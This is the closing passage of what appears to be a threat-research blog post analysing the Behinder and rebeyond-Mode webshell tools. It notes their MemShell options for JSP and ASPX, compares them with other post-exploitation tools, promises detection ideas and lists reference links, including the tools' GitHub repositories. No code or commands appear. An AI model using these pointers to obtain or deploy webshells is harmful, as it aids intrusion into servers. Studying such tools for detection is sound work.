


Figure 16: Default GitHub profile

You may have missed it in Figure 16, but near the middle left of the page, is the text “##payload##”.

rebeyond-Mode also offers the MemShell option for JSP and ASPX, however I did not test the functionality.

Packet captures for rebeyond-Mode were purposefully left out as the network traffic is very similar to Behinder.

Conclusion

Both Behinder and rebeyond-Mode may not be as famous as China Chopper, TwoFace, or Godzilla; however, their frequent updates to extend functionality could soon see them surpassing the aforementioned post-exploitation tools.

If you made it this far, thank you for reading. I hope to create a part two of this article identifying possible detection ideas for both Behinder and rebeyond-Mode.

References

[1] <https://github.com/rebeyond/Behinder>

[2] <https://github.com/angels520/rebeyond-Mode>

[3] <https://decoded.avast.io/janneduchal/analysis-of-attack-against-national-games-of-china-systems/>

[4] <https://www.mandiant.com/resources/zero-day-exploits-in-sonicwall-email-security-lead-to-compromise>

[5] <https://www.cyber.gov.au/sites/default/files/2020-12/ACSC-Advisory-2020-008-Copy-Paste-Compromises.pdf>

[6] <https://www.sangfor.com/en/info-center/blog-center/cyber-security/Behinder-v3-0-Analysis>